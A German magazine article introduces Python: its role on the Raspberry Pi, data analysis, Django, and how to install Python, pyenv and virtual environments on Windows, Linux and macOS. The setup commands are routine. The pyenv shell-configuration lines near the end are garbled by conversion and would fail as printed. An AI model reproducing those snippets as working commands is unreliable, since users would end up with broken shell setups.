


Bild: Albert Hulm

Große und kleine Raspis

Von Anfang an, also seit der erste Raspberry 2012 auf den Markt kam, gehen Python und der Himbeer-Computer Hand in Hand. Python steckt nicht nur in den Schaltkreisen, sondern auch im Namen: Pi für Python Interpreter.

Die ursprüngliche Idee hinter dem Raspi lag darin, in Schulen mehr Begeisterung für Informatik auszulösen. Obwohl der Raspberry als Schulcomputer scheiterte, war der Minicomputer trotzdem ein Markterfolg – und zwar bei den Bastlern.

Vom handlichen Desktop-PC bis hin zur übersteuerten Steuerungseinheit konnte der Raspi die unterschiedlichsten Aufgaben erfüllen. Mit dem Raspi lassen sich erste Programmiererfahrungen in Python sammeln und schnell sichtbare Ergebnisse erzielen wie blinkende LEDs.

Ob auf dem großen Raspberry Pi, dem Raspberry Pi Zero oder dem winzigen Raspberry Pi Pico, Python ist das Mittel der Wahl, wenn es um hardware-nahe Programmierung geht. Das liegt vor allem an den zahllosen Bibliotheken: Die Python-Gemeinde, aber auch Komponentenhersteller wie Adafruit und SparkFun bieten sie fertig zum Download an, womit Sie Servocontroller, OLED-Displays, Schrittmotoren und vieles mehr ansteuern können.

Das erleichtert nicht nur die ersten Schritte in Python, auch erfahrene Programmierer profitieren von der Vielzahl an Bibliotheken, denn sie müssen sich nicht etwa um das korrekte Timing der GPIO-Pins kümmern, um einen Sensor anzusteuern, sondern können sich auf das Wesentliche konzentrieren und die Daten verarbeiten. Mit MicroPython auf dem Raspberry Pi Pico portieren Sie außerdem leicht Programme vom Raspberry Pi auf einen Mikrocontroller, ohne eine neue Programmiersprache erlernen zu müssen. (mid@ct.de)



Bild: Albert Hulm

Daten analysieren und visualisieren

Selbst größere Datenmengen lassen sich über Pythonskripte sammeln, verarbeiten, analysieren und visualisieren. So packt man die Corona-Rohdaten des RKI in ansehnliche Diagramme, wertet Serverlogs und Labordaten aus oder untersucht, welche Themen in einer Textsammlung besonders häufig vorkommen.

Mit den passenden Bibliotheken spricht Python ebenso mit SQL-Datenbanken wie mit REST-APIs und liest beliebige Datenformate ein – oder man kratzt sich Zahlen und Texte einfach selbst aus dem Netz zusammen. Im nächsten Schritt helfen die Bibliotheken NumPy und Pandas, die Daten zu bereinigen und zu analysieren. Matplotlib und Plotly generieren Grafiken, interaktive Diagramme und Live-Dashboards.

Viele Studenten und Forscher schreiben ihre Python-Skripte in der Programmierungsumgebung Jupyter Notebook. Darin mixt man ausführbare Codeschnipsel und visualisierte Ergebnisse mit Texten zur Dokumentation und Interpretation. Jupyter Notebooks eignen sich außerdem prima, um gemeinsam an einem Projekt zu arbeiten oder Kollegen seine Ergebnisse zu präsentieren.

Die meisten KI-Forscher veröffentlichen ihren Code als Jupyter-Notebooks. KI geht mit Python besonders gut, weil alle wichtigen Frameworks für die Entwicklung neuronaler Netze mit Python-Code laufen. Die Ergebnisse der Experimente füllen Diagramme, die direkt im gleichen Notebook unter dem Code stehen. Die Notebooks stehen meist auf GitHub zum Download bereit, sodass sich viele KI-Experimente auch von Laien reproduzieren lassen. (acb@ct.de)



Bild: Albert Hulm

Webentwicklung mit Django

Für ziemlich jede C-Bibliothek hat schon jemand einen Python-Wrapper geschrieben. Dass Python über diesen Weg von über Jahrzehnte ausentwickelter Open-Source-Software profitiert, merkt man an großen Frameworks wie Django.

Das Web-Framework Django nutzt jede SQL-Datenbank, arbeitet mit allen Webservern zusammen und vertraut auf die verlässlichsten Crypto-Bibliotheken. Auf den Schultern von Giganten zu stehen, ist bei Django aber kein Balanceakt, da das Framework alles so einpackt, dass es perfekt in die Ästhetik und logische Struktur der Python-Syntax passt.

Django-Webanwendungen harmonieren ausgezeichnet mit modernen Single-Page-Applikationen, mit Angular oder React. Für schnelle Erfolge gibt es aber auch eine integrierte Template-Engine. Besonders viel Zeit spart das automatisch generierte Admin-Backend, das Django mit minimalem Aufwand aus den Datenbankmodellen zusammenpuzzelt. Dank unproblematischer Python-Wrapper um Mongo-DB und Redis lässt sich auch die Performance leicht optimieren.

In der Summe bedeutet das, dass man mit Django rasend schnelle Webanwendungen entwickelt, die eine logische Struktur haben, deren Code verständlich bleibt und die sich modular testen lassen. Django lässt einem bei den Datenbankmodellen und den URLs maximale Freiheit, weshalb die Projekte letztlich doch umfangreiche Programme aus Dutzenden Dateien in mehreren Ordnern werden. Ein ausreichend großes Zeitbudget und eine gute Entwicklungsumgebung (siehe S. 26) sind daher Pflicht. (pmk@ct.de)




Bild: Andreas Martini

Draufgebeamt

So richten Sie Python schnell und einfach ein

Ihr Python-Einstieg ist nur wenige Minuten entfernt, ganz gleich, ob Sie Windows, Linux oder macOS nutzen. Nach der Installation können Sie aus Hunderttausenden Modulen wählen, die Ihre Skripte mit allerlei Funktionen ausstatten. Durch virtuelle Umgebungen verlieren Sie dabei nicht den Überblick.

Von Ronald Eikenberg und Jan Mahn

Um Python-Skripte zu entwickeln und auszuführen, benötigen Sie nur den Python-Interpreter, der auf fast allen Betriebssystemen läuft. Wir liefern Ihnen im folgenden Artikel Starthilfe für die Installation unter Windows, Linux und macOS. Zudem erklären wir, wie Sie sich aus dem großen Fundus an Python-Modulen bedienen und wie Sie für Ihre Projekte virtuelle Umgebungen mit venv einrichten. venv versorgt jedes Skript mit den passenden Modulen, damit Sie den Überblick nicht verlieren.

Wenn Sie bei null anfangen und selbst Skripte entwickeln möchten, greifen Sie am

besten zur aktuellsten Python-Version (siehe ct.de/yknd). Zunächst sollten Sie jedoch herausfinden, ob Python bereits auf Ihrem System installiert ist – und wenn ja, in welcher Version. Hierzu können Sie die folgenden Befehle auf der Konsole ausprobieren:

```
python --version
python2 --version
python3 --version
```

Unter Windows listet der Python-Launcher py.exe gleich alle installierten Versionen auf, sofern vorhanden: `py -0`

Möglicherweise sind Sie jetzt bereits fündig geworden (Version 3.8 oder neuer) und können direkt zum Abschnitt „Versionen und Module ohne Chaos“ springen. Wahrscheinlicher ist jedoch, dass Sie keine oder eine alte Version vorfinden. In diesem Fall schaffen Sie gleich Abhilfe. Für den späteren Funktionstest können Sie mit einem Texteditor schon mal ein einfaches Python-Skript namens meinskript.py anlegen, das neben der Version einen kleinen Text ausgibt:

```
import sys
print(sys.version)
print("Hallo Python-Welt!")
```

Sie rufen es nach der Installation mit `python3 meinskript.py` auf – und wissen jetzt auch schon, wie man Skripte ausführt. Jetzt gehts erst einmal an die Installation von Python, die je nach Betriebssystem anders abläuft.

Python für Windows

Unter Windows ist Python zwar nicht vorinstalliert, das Betriebssystem hilft Ihnen jedoch zumindest auf die Sprünge: Solange Python nicht installiert ist, ist der Befehl `python3` ein Platzhalter, dessen Aufruf Sie geradewegs in den Microsoft Store befördert. Der Store preist anschließend eine Python-App zur Installation an, mit der Sie prinzipiell nichts falsch machen, da es sich beim Store um einen offiziellen Distributionskanal handelt. Allerdings schickt Sie Windows nicht zwangsläufig zur aktuellen Version, da die Verknüpfung statisch auf eine bestimmte Ausgabe zeigt. Suchen Sie im Store stattdessen lieber nach „python“ und wählen Sie die gewünschte Version selbst aus (momentan ist 3.10 aktuell).

Nach einem Klick auf „Herunterladen“ startet der rund 35 MByte große Download, anschließend läuft ohne weitere Rückfragen die Installation durch. Einfacher geht es nicht. Falls die aktuelle Python-Version noch nicht angeboten wird, oder Sie dem Microsoft Store nicht über den Weg trauen, können Sie sich den regulären Installer auf python.org besorgen. Der ist nur unwesentlich komplizierter zu bedienen und bietet zudem die ein oder andere Konfigurationsmöglichkeit.

Bei der manuellen Installation sollten Sie gleich nach dem Start des Setup-Programms ganz unten das Häkchen bei „Add Python 3.x to PATH“ setzen, damit das Installationsverzeichnis der Umgebungsvariable PATH hinzugefügt wird. So können Sie unter anderem den Befehl `python3` von jedem beliebigen Ort ausführen, ohne den vollständigen Pfad angeben zu müssen oder ins Installationsverzeichnis zu wechseln. Die übrigen Vorgaben passen in den meisten Fällen, Sie können die Installation also mit „Install Now“ antoßen.

Befindet sich alles an Ort und Stelle, fragt Sie das Setupprogramm abschließend noch, ob es die Längenbeschränkung für Dateipfade in Windows aufheben soll

(„Disable file path length limit“). Das ist eine gute Idee, denn Windows erlaubt standardmäßig nur Dateipfade mit einer maximalen Länge von 260 Zeichen. Insbesondere, wenn Sie mit Python-Skripten aus dem Netz arbeiten, besteht die Gefahr, dass Sie durch verschachtelte Ordnerstrukturen an diese Begrenzung stoßen. Daher sollten Sie dieses Angebot annehmen. Negative Auswirkungen aufs System sind uns nicht bekannt. Wenn Sie die Längenbeschränkung nachträglich von Hand aufheben möchten, können Sie in der Registry den DWORD-Wert `Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\FileSystem\LongPathsEnabled` auf 1 setzen (siehe ct.de/yknd). Bei der Installation über den Store müssen Sie in jedem Fall selbst aktiv werden, wenn Sie das Limit deaktivieren möchten.

Nach Abschluss der Installation können Sie die Python-Shell über das Startmenü ausführen. Sie finden dort außerdem die rudimentäre Lernumgebung IDLE Shell, welche die ersten Schritte etwas erleichtern soll. Auch der Python-Paketmanager `pip`, auf den wir weiter unten noch eingehen, ist Teil der Installation. Windows-Nutzer bekommen zudem den Python-Launcher `py`, der den Umgang mit mehreren parallel installierten Python-Versionen erleichtert.

So startet der Befehl `py` stets die aktuellste installierte Python-Version, mit `py -3.10 meinskript.py` können Sie Ihr Skript gezielt mit einer bestimmten Ver-

ct kompakt

- Die Python-Installation unter Windows, Linux und macOS geht leicht von der Hand.
- Um Chaos zu vermeiden, sollten Sie von Beginn an mit virtuellen Umgebungen (`venv`) arbeiten.
- Das Rundum-Sorglos-Paket Anaconda erleichtert den Umgang mit Modulen und `venvs`.

sion ausführen (in diesem Beispiel 3.10). Damit der Befehl `python3` und die anderen in der Eingabeaufforderung und im Windows-Terminal funktionieren, kann es nötig sein, sich von Windows ab- und wieder anzumelden, damit die geänderte Umgebungsvariable PATH neu geladen wird.


Leichtes Spiel haben Sie auch mit dem Windows-Paketmanager `WinGet`, den Sie vielleicht schon auf dem System haben. Tippen Sie einfach `winget install Python.Python.3` in Eingabeaufforderung oder Terminal ein, um die aktuelle Python-Version direkt von python.org herunterzuladen und anschließend installieren zu lassen. Sie müssen nur noch den Dialog der Benutzerkontensteuerung abnicken, damit der Installer die nötigen Rechte bekommt.

Active Python Releases

For more information visit the [Python Developer's Guide](#).

Python version	Maintenance status	First released	End of support	Release schedule
3.10	bugfix	2021-10-04	2026-10	PEP 619
3.9	bugfix	2020-10-05	2025-10	PEP 596

Die frischsten Pythons gibts auf python.org. Es gibt aber schnellere Installationswege.



Der Python-Installer bietet unter Windows an, die Längenbegrenzung für Dateipfade aufzuheben. Das erspart einen manuellen Eingriff in die Registry.

Der Python-Installer informiert Sie über den Fortschritt der laufenden Installation, einstellen können Sie jedoch nichts. Hängen Sie dem Befehl die Option `--interactive` (oder kurz `-i`) an, startet das grafische Setup-Programm mit allen Einstellungsmöglichkeiten (wie die Aufhebung der erlaubten Pfadlänge). Mit `--silent` (oder `-h`) hingegen läuft die Installation unsichtbar im Hintergrund ab. Über WinGet wird das Installationsverzeichnis standardmäßig dem PATH hinzugefügt.

Falls der WinGet-Befehl nicht funktioniert, müssen Sie zunächst das mit Windows vorinstallierte App-Paket „App-Installer“ über den Store auf den aktuellen Stand bringen. Das lohnt sich durchaus, denn mit dem Paketmanager können Sie nicht nur Python installieren und aktualisieren, sondern auch viele andere Programme. Eine ausführliche Einführung in WinGet haben wir bereits veröffentlicht [1].

Installation unter Linux

Bei vielen Linux-Distributionen ist Python bereits vorinstalliert. Wenn nicht (oder nicht in der gewünschten Version), werden Sie möglicherweise in den Repositories Ihrer Distribution fündig. Unter Ubuntu etwa bringen Sie die Paketlisten der Repos zunächst mit `sudo apt update` auf den aktuellen Stand. Mit `apt search python3.10` können Sie anschließend nach Installationspaketen zu einer bestimmten Python-Version suchen (in diesem Fall 3.10) und diese mit `apt install python3.10` installie-

ren. Um Python-Module leicht nachrüsten zu können, sollten Sie auch den Paketmanager pip installieren: `sudo apt install python3-pip`.

Es dauert mitunter eine Weile, bis aktuelle Python-Versionen in den offiziellen Repositories der Distributionen aufschlagen, daher werden Sie dort eventuell noch nicht fündig. Wenn Sie eine taufische Python-Version möchten, können Sie sich in alternativen Paketquellen umsehen. Ubuntu-Nutzer finden aktuelle Python-Pakete zum Beispiel im Deadsnakes-Repository, das Sie wie folgt hinzufügen:


```
sudo add-apt-repository ppa:deadsnakes/ppa.
```

Anschließend bringen Sie die Paketliste der Repositories wieder mit `sudo apt update` auf den aktuellen Stand, sollte dies nicht bereits automatisch passiert sein. Jetzt können Sie mit `apt search` erneut nach passenden Python-Versionen suchen und diese wie oben beschrieben installieren. Falls bereits eine ältere Minorversion installiert war, kann es sein, dass der Alias `python3` weiterhin darauf zeigt. In diesem Fall erreichen Sie den Neuzugang am einfachsten, indem Sie ihn direkt ansprechen: `python3.10`

Falls Sie kein fertiges Installationspaket in der gewünschten Version für Ihre Distribution finden – oder den angebotenen Paketen nicht vertrauen –, können Sie Python auch selbst kompilieren. Das Vorgehen unterscheidet sich nicht von anderen Software-Projekten. Stellen Sie zunächst sicher, dass alle nötigen Werkzeuge und Abhängigkeiten vorhanden sind:

```
sudo apt update
sudo apt install -y build-essential \
  checkinstall
sudo apt install libreadline-gplv2 \
  dev libncursesw5-dev libssl-dev \
  libsqlite3-dev tk-dev libgdbm-dev \
  libc6-dev libbz2-dev
```

Laden Sie anschließend den aktuellen Quellcode von python.org, zum Beispiel Version 3.10.2 mit `wget https://www.python.org/ftp/python/3.10.2/Python-3.10.2.tar.xz`. Entpacken Sie das Archiv (etwa `tar -xvf`



Windows schickt seine Nutzer nach der Eingabe des Befehls „python“ automatisch in den Microsoft Store, allerdings nicht immer zur aktuellen Version.

Python-3.10.2.tar.xz) und wechseln Sie in das extrahierte Verzeichnis. Führen Sie anschließend der Reihe nach die folgenden Befehle aus:

```
./configure
make
sudo make altinstall
```

Anschließend können Sie Python ausführen, in diesem Fall also `python3.10`. Mit diesen Befehlen konnten wir Python unter Ubuntu 20.04.3 LTS erfolgreich kompilieren. Falls Sie damit keinen Erfolg haben, schauen Sie am besten im Netz nach einer Schritt-für-Schritt-Anleitung, die individuell zu Ihrer Linux-Distribution passt.

Python auf dem Mac

Geht es darum, vermeintlich veraltete Anschlüsse aus den Geräten rauszuwerfen, ist Apple gern vorne dabei: So haben iPhones keine Klinkenbuchse für Kopfhörer mehr und MacBooks hatten jahrelang keine HDMI-Buchsen. Bei Software ist Apple lange nicht so konsequent – auf einem aktuellen macOS 12.1 ist Python in der veralteten Version 2.7.18 installiert. Ende Januar 2022 wurde bekannt, dass Python künftig gar nicht mehr installiert sein wird. Was installiert ist, können Sie mit dem Befehl `python --version` auf der Kommandozeile herausfinden. Arbeiten oder gar ins Python-Programmieren einsteigen, wollen Sie mit Python 2 nicht mehr – Python 3 muss her.

Auch auf dem Mac können Sie Python über `python.org` als Installer herunterladen und installieren. Das geht schnell, stellt sich aber spätestens dann als unschöner Weg heraus, wenn Sie zwischen Versionen wechseln wollen (oder müssen). Empfehlenswert ist die Installation über den Mac-Paketmanager Brew [2]. Den installieren Sie vorab über den Kommandozeilen-Einzeiler:

```
/bin/bash -c "$(curl -fsSL \
https://raw.githubusercontent.com/\
Homebrew/install/HEAD/install.sh)"
```

Zum Kopieren finden Sie den Befehl auch auf der Website des Projekts unter der Adresse `brew.sh`. Wenn Sie ohnehin gerade ins Programmieren einsteigen, werden Sie Brew schnell lieben lernen. Die Entwicklungsumgebung Visual Studio Code zum Beispiel installieren Sie ebenfalls einfach mit `brew install visual-studio-code`. Der charmante Vorteil eines Paketmanagers: Mit `brew update` und `brew upgrade` bringen

Über die häufig mitinstallierte IDLE Shell können Sie erste Python-Befehle direkt ausprobieren, Skripte aus Dateien laden und mehr.

Sie alle installierten Programme auf den neuesten Stand.

Anschließend das Terminal komplett beenden und wieder öffnen. Jetzt könnten Sie Python mit `brew install python` installieren. Es gibt jedoch eine bessere Alternative, die den Umstand berücksichtigt, dass Sie zwischen Projekten die Python-Version wechseln möchten. Für diesen Zweck wurde Pyenv erfunden, das Sie per `brew install pyenv` installieren. Der Trick von Pyenv: Sie registrieren in der Konfiguration Ihrer Shell eine sogenannte Shim – der Befehl `python` wird von einem Skript abgefangen, das entscheidet, welche Python-Binärdatei es aufrufen soll. Damit das klappt,

müssen Sie Pyenv in die Konfiguration der ZSH-Shell eintragen. Das ist die Shell, die Apple ab 2019 zum Standard gemacht hat. Wenn Sie eine andere Shell unter macOS nutzen, finden Sie die Anleitung in der Pyenv-Doku (siehe ct.de/yknd).

ZSH-Nutzer (also alle, die ein aktuelles macOS nutzen und sich nicht bewusst für eine andere Shell entschieden haben) führen folgende Befehle aus, um die `pyenv-Shim` zu registrieren:

```
echo 'eval "$({pyenv init --path})"' \
  && >> ~/.zprofile
echo 'eval "$({pyenv init -})"' \
  && >> ~/.zshrc
```

```
> pyenv
pyenv 2.2.3
Usage: pyenv <command> [<args>]

Some useful pyenv commands are:
--version      Display the version of pyenv
commands      List all available pyenv commands
exec          Run an executable with the selected Python version
global        Set or show the global Python version(s)
help          Display help for a command
hooks         List hook scripts for a given pyenv command
init          Configure the shell environment for pyenv
install       Install a Python version using python-build
local        Set or show the local application-specific Python version(s)
prefix       Display prefix for a Python version
rehash       Rehash pyenv shims (run this after installing executables)
root         Display the root directory where versions and shims are kept
shell        Set or show the shell-specific Python version
shims        List existing pyenv shims
uninstall    Uninstall a specific Python version
version      Show the current Python version(s) and its origin
version-file  Detect the file that sets the current pyenv version
version-name  Show the current Python version
version-origin Explain how the current Python version is set
versions     List all Python versions available to pyenv
whence       List all Python versions that contain the given executable
which        Display the full path to an executable

See 'pyenv help <command>' for information on a specific command.
For full documentation, see: https://github.com/pyenv/pyenv#readme
```

Pyenv macht den Wechsel zwischen Python-Versionen auf einem System komfortabler. Es wird in der Shell als sogenannte Shim registriert und lenkt Aufrufe des Befehls „python“ auf die gewünschte Python-Binärdatei um.

Danach müssen Sie das Terminal schließen (Cmd+Q). Anschließend können Sie mit `Pyenv` loslegen; die Funktion in aller Kürze: Der Befehl `pyenv version` verrät, auf welche Version der Befehl `python` aktuell zeigt. Mit `pyenv install 3.10.2` installieren Sie die aktuelle Version 3.10.2. Der Aufruf von `pyenv global 3.10.2` macht diese Version für den aktuellen Nutzer zum Standard. Mit `pyenv local 3.10.1` verlangen Sie im aktuellen Kontext eine andere Version, ohne die globale Einstellung zu ändern. `pyenv versions` zeigt Ihnen, welche Versionen gerade installiert sind. Mit einer Entwicklungsumgebung (siehe S. 26) und einer passenden Python-Erweiterung kann der Wechsel sogar noch bequemer funktionieren. In Visual Studio Code zum Beispiel finden Sie mit installiertem `Pyenv` und der auf Seite 28 vorgestellten Python-Erweiterung in der unteren Leiste ein Auswahlménü für installierte Versionen.

Versionen und Module ohne Chaos

Python-Skripte nutzen meist Module, die Funktionen bereitstellen, um ein Rad nicht neu erfinden zu müssen. Im offiziellen Python Package Index (pypi.org) finden Sie inzwischen Hunderttausende davon für

jeden Zweck, die Sie leicht installieren können. Der Teufel steckt jedoch im Detail, denn es ist durchaus möglich, dass zwei Skripte auf Ihrem System nicht nur unterschiedliche Python-Versionen, sondern auch unterschiedliche Modulversionen voraussetzen. Und wenn man immer wieder die vom gerade ausprobierten Skript geforderten Module nachrüstet, verliert man leicht den Überblick.

Damit das nicht im Chaos endet, arbeiten Sie am besten von Anfang an mit virtuellen Umgebungen (Virtual Environments, kurz `venv`). Es bietet sich an, für jedes neue Projekt ein solches `venv` zu erstellen. So wird jedes Skript mit den exakt passenden Zutaten versorgt, die es braucht. Das klingt komplizierter, als es ist: Wenn Sie ein `venv` erstellen, erzeugen Sie damit im Wesentlichen einen neuen Ordner. Aktivieren Sie das `venv`, arbeitet Python anschließend mit diesem Ordner und speichert neu installierte Module ausschließlich darin. Diese sind nur innerhalb der jeweiligen virtuellen Umgebung erreichbar und kommen so der globalen Python-Installation und anderen Skripten nicht in die Quere. Neben den Modulen ist die Python-Version durch das `venv` vorgegeben, damit auch alles zusammen passt.

Seit Python 3.3 gehört das `venv`-Modul zum Lieferumfang; eine neue virtuelle Umgebung namens `env` (können Sie beliebig ändern) entsteht mit nur einem Befehl:

```
python3 -m venv env
```

Er legt in diesem Beispiel ein Verzeichnis `env` an, und zwar unterhalb des Verzeichnisses, in dem Sie sich gerade befinden. Führt der Befehl unter Linux zu einem Fehler, müssen Sie noch das Paket `python[version]-venv` mit `sudo apt install` aus dem Repo installieren. Alternativ können Sie `pip` nutzen: `pip3 install virtualenv`. Danach können Sie in die virtuelle Umgebung wechseln. Unter Linux und macOS genügt zur Aktivierung des `venv` der folgende Befehl: `source env/bin/activate`. Unter Windows führen Sie das Skript `activate.bat` aus, das `venv` für Sie angelegt hat, im einfachsten Fall mit `env\Scripts\activate.bat`.

Anschließend erscheint `env`, der Name der Umgebung, in Klammern vor der Eingabezeile. Daran erkennen Sie, dass Sie im `venv` unterwegs sind. Jetzt können Sie ein beliebiges Python-Modul installieren, um die virtuelle Umgebung zu testen – zum Beispiel `requests`, das HTTP(S)-Anfragen absetzen kann. Nutzen Sie dazu den Paketinstaller `pip`: `pip3 install requests`.

Wenn der Befehl nicht funktioniert, können Sie den Paketmanager über `python3 -m pip` erreichen. Klappt auch das nicht, müssen Sie `pip` zunächst nachinstallieren. Sie finden ihn zum Beispiel als `python3-pip` im Ubuntu-Repository (siehe oben). Falls sich `pip` beschwert, dass es nicht auf dem aktuellen Stand ist, können Sie es mit `pip3 install --upgrade pip` erneuern.

Nach der Installation des `requests`-Moduls innerhalb des `venv` finden Sie es im Dateisystem unterhalb von `env\Lib\site-packages`, wo es nur für das `venv` erreichbar ist. Mit `deactivate` können Sie das `venv` jederzeit wieder verlassen. Um es zu löschen, können Sie einfach dessen Ordner eliminieren.

Wenn Sie fremde Skripte ausführen möchten, ist die Wahrscheinlichkeit sehr hoch, dass es Module voraussetzt, die Sie noch nicht installiert haben. Diese sind üblicherweise in einer Datei namens `requirements.txt` aufgelistet, die dem Skript beiliegt. Doch keine Sorge, Sie müssen diese Liste nicht von Hand abklappern, stattdessen können Sie den Paketmanager damit füttern: `pip3 install -r requirements.txt`

Kleine Versionskunde

Hinter Versionsnummern von Python wie **3.10.2** steckt ein System, das sogenannte Semantic Versioning [3]. Nur sehr selten ändert sich der erste Teil, die Major-Version (im Beispiel die **3**). Häufiger gibt es eine sogenannte Minor-Version, also im Beispiel **10**. Jede Minor-Version bringt neue Funktionen mit. Die Python-Software-Foundation gibt üblicherweise im Jahresrhythmus solche Minors heraus, der angepeilte Zeitpunkt für das nächste Update ist der Oktober. Am Ende steht eine Patchversion wie **2**, die in diesem Fall besagt, dass die Foundation schon zweimal mit Bugfixes nachgebessert hat. Solche Bugfixes erscheinen auch für ältere Minor-Versionen (in der Regel alle zwei Monate über einen Zeitraum von insgesamt 18 Monaten), mit Sicherheitsupdates kann man sogar fünf Jahre lang rechnen.

Auch wenn die Python-3-Versionen grundsätzlich abwärtskompatibel sind,

